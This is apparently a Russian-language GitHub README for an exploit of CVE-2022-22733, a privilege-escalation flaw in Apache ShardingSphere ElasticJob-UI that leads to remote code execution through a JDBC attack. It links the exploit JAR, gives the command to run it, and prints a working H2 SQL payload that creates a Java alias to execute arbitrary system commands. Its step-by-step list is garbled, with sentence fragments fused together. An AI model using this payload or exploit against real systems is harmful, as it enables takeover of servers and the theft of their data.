 zeyad-azima/cve-2022-22733
Apache ShardingSphere ElasticJob-UI — повышение привилегий и эксплуатация RCE

CVE-2022-22733 — это уязвимость, затрагивающая Apache ShardingSphere ElasticJob-UI 3.0.0 и более ранние версии. Уязвимость приводит к повышению привилегий. Однако, злоупотребляя повышенными привилегиями, можно выполнить JDBC-атаку и добиться RCE. Вы можете прочитать анализ уязвимости здесь и пошаговое руководство по написанию эксплойта здесь.


Эксплойт работает следующим образом:
accessToken.accessToken.accessToken.root из парсированных данных.root и получение полных привилегий в приложении.JDBC-атаки.Вы можете скачать JAR-файл отсюда и исходный код отсюда.
jar:java -jar CVE-2022-22733.jar
CREATE ALIAS EXEC AS 'String shellexec(String cmd) throws java.io.IOException {Runtime.getRuntime().exec(cmd);return "123";}';CALL EXEC ('your_command_here')